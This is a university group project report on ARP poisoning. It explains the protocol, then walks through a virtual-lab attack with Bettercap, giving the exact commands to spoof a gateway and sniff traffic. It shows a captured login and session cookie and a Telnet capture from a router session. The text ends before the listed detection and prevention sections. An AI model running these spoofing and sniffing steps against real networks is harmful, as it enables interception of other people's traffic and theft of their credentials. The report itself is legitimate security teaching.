

UNIVERSITY OF SCIENCE AND TECHNOLOGY OF HANOI

Information and Communication Technology Department



GROUP PROJECT

ARP Poisoning: Mechanisms, Detection, and Prevention

STUDENT INFORMATION

Full Name	Student ID
Nguyen Viet Anh	BA12-009
Pham Phu Hung	BA12-081
Dao Ngoc Tung	BA12-185
Nguyen Tien Ngoc	BA12-140
Truong Quang Huy	BA12-087
Nguyen Khanh Duy	BA12-063
Pham Tung Anh	BA12-010

Contents

1	Introduction	3
2	Abbreviations and Definitions	3
3	Objectives	3
4	Background	4
4.1	What is ARP?	4
4.2	How does it work?	4
4.2.1	ARP Request	5
4.2.2	ARP Reply	6
4.3	What is ARP Poisoning?	6
4.3.1	Understanding Gratuitous ARP (GARP)	6
4.3.2	Steps in ARP Poisoning	7
4.4	Why is ARP Spoofing Possible?	7
4.4.1	Lack of Authentication in ARP	7
4.4.2	Gratuitous ARP (GARP)	7
4.4.3	Automatic Trust by Clients	7
4.4.4	Stateless Nature of ARP	7
4.4.5	Broadcast Nature of ARP Requests	7
4.4.6	No Built-In Security in IPv4 Networks	8
5	Methodology	8
5.1	System Architecture	8
5.2	Demonstrate the Attack Flow	9
6	Implementation	11
6.1	Network Topology	11
6.2	Experiment Environment Setup	12
6.2.1	Set up a Virtual Environment	12
6.2.2	Implement ARP Poisoning Using Bettercap	13
6.2.3	Monitoring the Traffic	15
6.2.4	Detection	18
6.2.5	Prevention	22
7	Results	28
7.1	Observation During ARP Poisoning	28
7.1.1	Network Behavior	28
7.1.2	Specific Examples of Anomalies Captured	28
7.1.3	Captured Evidence (Wireshark)	30
7.2	Effectiveness of Detection	31

8	Conclusion and Future Works	34
8.1	Conclusion	34
8.2	Future Work	34
9	References	34

1 Introduction

Address Resolution Protocol (ARP) Poisoning, a network attack method, remains a significant threat in cybersecurity, leveraging vulnerabilities in the ARP communication process to manipulate and intercept network traffic. By deceiving devices into linking IP addresses with fraudulent MAC addresses, attackers gain unauthorized access to sensitive data streams.

The infamous case of Gonzalez and his accomplices between 2005 and 2007 showcased the devastating potential of ARP-based attacks. Using ARP Snooping, they orchestrated one of the largest credit card thefts in history, compromising over 170 million card and ATM numbers. This method of attack not only highlighted the critical flaws in ARP but also served as a precursor to other advanced cyber threats. Today, ARP Poisoning continues to play a foundational role in executing sophisticated attacks such as Session Hijacking, Denial of Service (DoS), and DNS Spoofing, further emphasizing its ongoing relevance in the cybersecurity landscape.

Despite advancements in network security, the persistence of ARP Poisoning as a foundational attack strategy raises concerns about the adequacy of existing mitigation techniques. Current defenses often fail to address the root vulnerabilities within ARP, leaving systems exposed to interception, data manipulation, and significant operational disruptions.

This report aims to analyze the mechanics of ARP Poisoning, assess its role in facilitating advanced network attacks, and evaluate potential countermeasures to enhance cybersecurity defenses. By understanding the intricacies of this attack vector, we seek to propose strategies to mitigate its impact and safeguard network integrity.

2 Abbreviations and Definitions

Abbreviation	Definition
ARP	Address Resolution Protocol
MAC	Media Access Control
LAN	Local Area Network
SNMP	Simple Network Management Protocol
GARP	Gratuitous Address Resolution Protocol

3 Objectives

1. Understand how ARP Poisoning works and its impacts on network security.
2. Set up a virtual environment to simulate a network topology and demonstrate the attack flow.
3. Learn to use tools commonly utilized by attackers to carry out ARP Poisoning.
4. Perform data extraction and conduct an in-depth analysis following the execution of the attack.

5. Implement effective security measures to prevent ARP Poisoning.

4 Background

4.1 What is ARP?

ARP (Address Resolution Protocol) is a protocol used to map an IP address of a machine to its MAC address in a Local Area Network. This mapping procedure is important because the lengths of the IP and MAC addresses differ, and a translation is needed so that the systems can recognize one another. The most used IP today is IP version 4 (IPv4).

4.2 How does it work?

When a host sends a frame with Ethernet encapsulation (Protocol Data Unit at layer 2 of the OSI model, called frame), it already knows the Destination IP address but does not know the Destination MAC address of the frame. Therefore, the ARP process will be used to find that MAC address before the host can actually transfer that frame through a physical cable.

ARP has two types of messages: **ARP Request** and **ARP Reply**.




Figure 1: Intercepted Communication via ARP Poisoning.

4.2.1 ARP Request

Example: Below is a sample of an ARP Request message captured in Wireshark.




Figure 2: A sample of ARP Request message captured in Wireshark.

ARP Request will be broadcast in the LAN (we can see that in Ethernet encapsulation, destination MAC is ff:ff:ff:ff:ff:ff). In the body of the ARP message, we can see that the Target MAC address is 00:00:00:00:00:00 (unknown MAC address). This message typically says, “Hey, who has this Target IP address?” Then, any host that has that target IP address will send an ARP Reply message, and others who do not have that IP address will simply drop the ARP Request message.

4.2.2 ARP Reply




Figure 3: A sample of ARP Reply message captured in Wireshark.

Unlike ARP Request, ARP Reply is not broadcast; it is unicast to the host who sends the ARP Request. It typically says, “I have the Target IP address, and this is my MAC address.” When the target host receives an ARP Request, it will add the pair (sender IP address - sender MAC address) to its ARP Table (or ARP cache) so it doesn’t have to process the ARP procedure again. When the sender receives this ARP Reply, it also adds the pair (Target IP address - Target MAC address) to its ARP Table. Now, the sender can add the target MAC address to the frame and send it to the destination.

4.3 What is ARP Poisoning?

ARP Poisoning (also known as ARP Spoofing) is a type of cyberattack conducted over a Local Area Network (LAN). This attack involves sending malicious ARP packets to one or more devices on the network to manipulate their IP-to-MAC address mappings (stored in their ARP table). By altering these mappings, the attacker can intercept, modify, or block data traffic. This attack is a form of **Man-In-The-Middle (MITM)** attack.

4.3.1 Understanding Gratuitous ARP (GARP)

- A **Gratuitous ARP (GARP)** message is an ARP reply sent without any prior ARP request.
- It is broadcasted to all devices on the LAN, allowing them to update their ARP tables with the sender’s IP and MAC address.

GARP messages are typically used for legitimate purposes, such as updating the network when a device changes its IP or MAC address. However, attackers exploit this mechanism to send spoofed GARP messages.

4.3.2 Steps in ARP Poisoning

1. The attacker sends a GARP message using a spoofed IP address, such as the default gateway's IP.
2. Devices on the network, including the victim, update their ARP tables with the attacker's MAC address, associating it with the gateway's IP.
3. As a result, the victim's traffic intended for the gateway is redirected to the attacker, enabling the **Man-In-The-Middle** attack.

To execute this attack, the attacker first sends a GARP message using another device's IP address, such as the default gateway IP address.

4.4 Why is ARP Spoofing Possible?

ARP Spoofing is possible due to the inherent vulnerabilities and limitations of the ARP protocol, including:

4.4.1 Lack of Authentication in ARP

- ARP does not include any mechanism to verify the authenticity of ARP replies. This means devices will trust and accept ARP responses, even if they are unsolicited or malicious.
- Attackers can exploit this by sending spoofed ARP replies to manipulate the ARP tables of target devices.

4.4.2 Gratuitous ARP (GARP)

- The ARP protocol allows devices to send gratuitous ARP messages (ARP replies without a corresponding request). Attackers use GARP to announce their MAC address as associated with another device's IP address (e.g., the router).

4.4.3 Automatic Trust by Clients

- Network devices automatically update their ARP tables upon receiving ARP replies without any form of validation. This blind trust allows attackers to inject malicious IP-MAC mappings.

4.4.4 Stateless Nature of ARP

- ARP operates *statelessly*, meaning devices do not maintain a history of ARP requests and replies. This behavior allows attackers to send continuous spoofed ARP replies without being detected as suspicious.

4.4.5 Broadcast Nature of ARP Requests

- ARP requests are broadcast across the LAN, and ARP replies are sent unicast. This behavior enables attackers to easily intercept and manipulate ARP communication within the network.

4.4.6 No Built-In Security in IPv4 Networks

- ARP is a fundamental protocol for IPv4 networks and lacks modern security features. Until networks transition to IPv6 (which uses Neighbor Discovery Protocol instead of ARP), this vulnerability persists.

5 Methodology

5.1 System Architecture

The system architecture consists of the following components designed to simulate and analyze ARP Poisoning:

1. **Target (Victim):**
 - A device in the LAN whose communication is intercepted by the attacker.
2. **Attacker:**
 - A malicious actor that sends spoofed ARP packets to the Target and Router, redirecting traffic and performing a "*Man-in-the-Middle*" attack.
3. **Switch:**
 - Connects all devices in the LAN and forwards traffic based on MAC addresses.
4. **Router (Gateway):**
 - Acts as the gateway to external networks, including the Internet.
5. **Internet:**
 - Represents external resources or services accessed by the Target.




Figure 4: System Architecture for Simulating and Analyzing ARP Poisoning

5.2 Demonstrate the Attack Flow

- **Normal Flow:**

- Arrows represent direct communication between **Host A**, the **Router**, and the **Server** without interference. Host A sends data directly to the Router, which forwards it to the Server, and the response returns directly to Host A.




Figure 5: Normal Network Flow

- **Attack Flow:**

- Arrows are rerouted through the Attacker, allowing them to intercept, modify, or block communication. Host A mistakenly sends data to the Attacker, who can manipulate the traffic before forwarding it to the Router or blocking it entirely.




Figure 6: Attack Flow

Firstly, to start the attack, a hacker sends specifically crafted ARP messages to the Victim, pretending to be the default gateway. The goal is to poison the Victim's ARP cache (or ARP table) and trick it into listing the hacker's MAC address as the default gateway. In this case, the Victim replaces the MAC address for the default gateway with the MAC address of the hacker.

Secondly, if the Victim wants to send some data to the Internet, it looks up the MAC address in its ARP table. The data will be sent to the switch as in the normal flow, but this time it is not sent to the Router; it is sent to the Attacker instead. Now the hacker can snoop on the data before forwarding it to the real default gateway.

Finally, this attack is known as a *Man-In-The-Middle Attack*, where the attacker places themselves between the Victim and the system it is trying to access. If the attack is successful, the hacker can inspect everything that is happening while the Victim remains unaware.

6 Implementation

6.1 Network Topology

A. Basic Topology

- Components:

- Windows Victim (192.168.1.4), Linux Attacker (192.168.1.5), Gateway (192.168.1.6), Switch.
- Subnet: 192.168.2.0/24.




Figure 7: Basic Network Topology

B. Advanced Topology

- Components:

- Windows Victim, Linux Attacker, **pfSense Firewall** (192.168.2.1/24), Gateway (192.168.1.6), Switch.
- Subnets: 192.168.2.0/24 and 192.168.1.0/29.




Figure 8: Advanced Network Topology

6.2 Experiment Environment Setup

6.2.1 Set up a Virtual Environment




Figure 9: Basic Network Topology

- To simulate ARP Poisoning in a controlled network environment, the following virtual setup is used:
 - **Software and Tools:**
 - * **EVE-NG:** For creating and managing the network topology.
 - * **Wireshark:** To monitor and analyze traffic during the experiment.
 - * **Bettercap:** To execute ARP Spoofing attacks.
 - * **VMware:** For running virtual machines (Target and Attacker).

6.2.2 Implement ARP Poisoning Using Bettercap

Using the **Bettercap** program for attacks, the attacker impersonates the gateway.


Scenario 1: The victim is a normal user

- **Steps for Implementation:**

1. **Step 1: Set up Bettercap**

- Launch **Bettercap** with root privileges:

`sudo bettercap`




```
(kali㉿kali)-[~]  
$ sudo bettercap  
[sudo] password for kali:  
bettercap v2.33.0 (built for linux arm64 with go1.22.6) [type 'help' for a list of commands]  
192.168.2.0/24 > 192.168.2.5 » [22:59:34] [sys.log] [inf] gateway monitor started ...
```

Figure 10: Launching Bettercap

- Enable network discovery to identify devices in the network:

`set net.probe on`



```
192.168.2.0/24 > 192.168.2.5 » net.probe on  
[23:00:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.2.0/24 > 192.168.2.5 » [23:00:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.2.0/24  
192.168.2.0/24 > 192.168.2.5 » [23:00:41] [endpoint.new] endpoint 192.168.2.4 detected as 3e:8c:0a:c8:00:d0.
```

Figure 11: Network Discovery in Bettercap

- List all devices on the network to locate the Target and Router:
`net.show`

```
192.168.2.0/24 > 192.168.2.5 » net.show
```

	IP	MAC	Name	Vendor	Sent	Recvd	See
192.168.2.5	be:e1:d5:29:3d:7f	eth0			0 B	0 B	22:59
192.168.64.1	6e:7e:67:4c:15:66	gateway			0 B	0 B	22:59
192.168.2.4	3e:8c:0a:c8:00:d0				840 B	644 B	23:01

Figure 12: Devices in the Network

2. Step 2: Configure ARP Spoofing

- Set the Target's IP address:
`set arp.spoof.targets 192.168.2.4`
- Enable ARP spoofing:
`arp.spoof on`

```
192.168.2.0/24 > 192.168.2.5 » set arp.spoof.targets 192.168.2.4
192.168.2.0/24 > 192.168.2.5 » arp.spoof on
192.168.2.0/24 > 192.168.2.5 » [23:04:15] [sys.log] [inf] arp.spoof arp spoof
fer started, probing 1 targets.
```

Figure 13: Enabling ARP Spoofing


6.2.3 Monitoring the Traffic

- Enable packet sniffing to capture traffic passing through the attacker's machine:

```
net.sniff on
```

- **Captured Data:**

- Includes sensitive information such as:
 - * HTTP headers like User-Agent, Cookie, and Accept.
 - * Session identifiers in cookies (e.g., ASP.NET.SessionId=...).



```
P4 POST netpro.com.vn/Index.aspx/Login
POST /Index.aspx/Login HTTP/1.1
Host: netpro.com.vn
Accept-Encoding: gzip, deflate
Cookie: ASP.NET.SessionId=ugrl03y0jtvseyuh2d0xktf2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Referer: http://netpro.com.vn/dang-ky.html
Content-Length: 30
X-Requested-With: XMLHttpRequest
Origin: http://netpro.com.vn
Accept-Language: en-US,en;q=0.9

{"user: "admin" , pass : "123"}
```

Figure 14: Sniffed Data Example

- **Captured Login Request:**

- The user enters login credentials (username and password) on a website (netpro.com.vn). The login form captures the username (admin) and password (123), which are then sent as part of an HTTP POST request.

Scenario 2: The victim is a network administrator

In this scenario, the attacker successfully redirects the traffic originating from the network administrator's computer. Subsequently, if the administrator utilizes a protocol that does not support encryption—such as Telnet—to remotely manage a router, the attacker can intercept and read the transmitted data. This breach enables the attacker to gain unauthorized control of the router.

- To illustrate this scenario, we begin by analyzing the actions performed on the network administrator's computer.




Figure 15: Windows Command Prompt: Telnet Connection Attempt.

- Hit Enter and then type the username and password to control the Router remotely.

Here is what Attackers can capture using Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
184	12.042954539	192.168.1.6	192.168.1.5	TELNET	66	Will Echo, Will Suppress Go Ahead
185	12.042954824	192.168.1.6	192.168.1.5	TELNET	96	42 bytes data
191	12.046488369	192.168.1.5	192.168.1.6	TELNET	57	Do Echo
196	12.251744758	192.168.1.5	192.168.1.6	TELNET	72	Do Suppress Go Ahead, Will Termin
200	12.252298535	192.168.1.6	192.168.1.5	TELNET	68	Suboption Terminal Type
202	12.253140668	192.168.1.5	192.168.1.6	TELNET	64	Suboption Terminal Type
638	42.553969462	192.168.1.6	192.168.1.5	TELNET	97	43 bytes data
1507	72.782843466	192.168.1.6	192.168.1.5	TELNET	97	43 bytes data

+	Frame 1507: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface eth0, id 0
+	Ethernet II, Src: aa:bb:cc:00:00:00 (aa:bb:cc:00:00:00), Dst: NexaCommunic 00:05:00 (00:50:00:00:05:00)
+	Destination: NexaCommunic 00:05:00 (00:50:00:00:05:00)
+	Source: aa:bb:cc:00:00:00 (aa:bb:cc:00:00:00)
+	Type: IPv4 (0x0800)
+	[Stream index: 2]
+	Internet Protocol Version 4, Src: 192.168.1.6, Dst: 192.168.1.5
+	Transmission Control Protocol, Src Port: 23, Dst Port: 49793, Seq: 104, Ack: 32, Len: 43
+	Telnet
	Data: \r\n
	Data: % Username: timeout expired\r\n
	Data: Username:

Figure 16: TELNET Packet Capture and Timeout Analysis

- We can see that in the Data section, the router prompt the Admin to type his/her Username, so the in the following packet, the Admin will send characters he/she types to the Router and the Attacker can capture them

No.	Time	Source	Destination	Protocol	Length	Info
3309	203.890937082	192.168.1.6	192.168.1.5	TELNET	96	42 bytes data
3313	203.911949615	192.168.1.5	192.168.1.6	TELNET	57	Do Echo
3320	204.129379075	192.168.1.5	192.168.1.6	TELNET	72	Do Suppress Go Ahead, Will Termi
3322	204.130127002	192.168.1.6	192.168.1.5	TELNET	60	Suboption Terminal Type
3324	204.130910499	192.168.1.5	192.168.1.6	TELNET	64	Suboption Terminal Type
3350	205.527358311	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3352	205.529117501	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3358	205.684123097	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3360	205.685334507	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3371	205.936066740	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3373	205.937467508	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3379	206.231623192	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3381	206.234622188	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3388	206.395268753	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3390	206.396003948	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3406	206.895888245	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3408	206.897313345	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3413	207.118651599	192.168.1.5	192.168.1.6	TELNET	55	1 byte data
3415	207.121643278	192.168.1.6	192.168.1.5	TELNET	60	1 byte data
3425	208.311731605	192.168.1.5	192.168.1.6	TELNET	55	2 bytes data
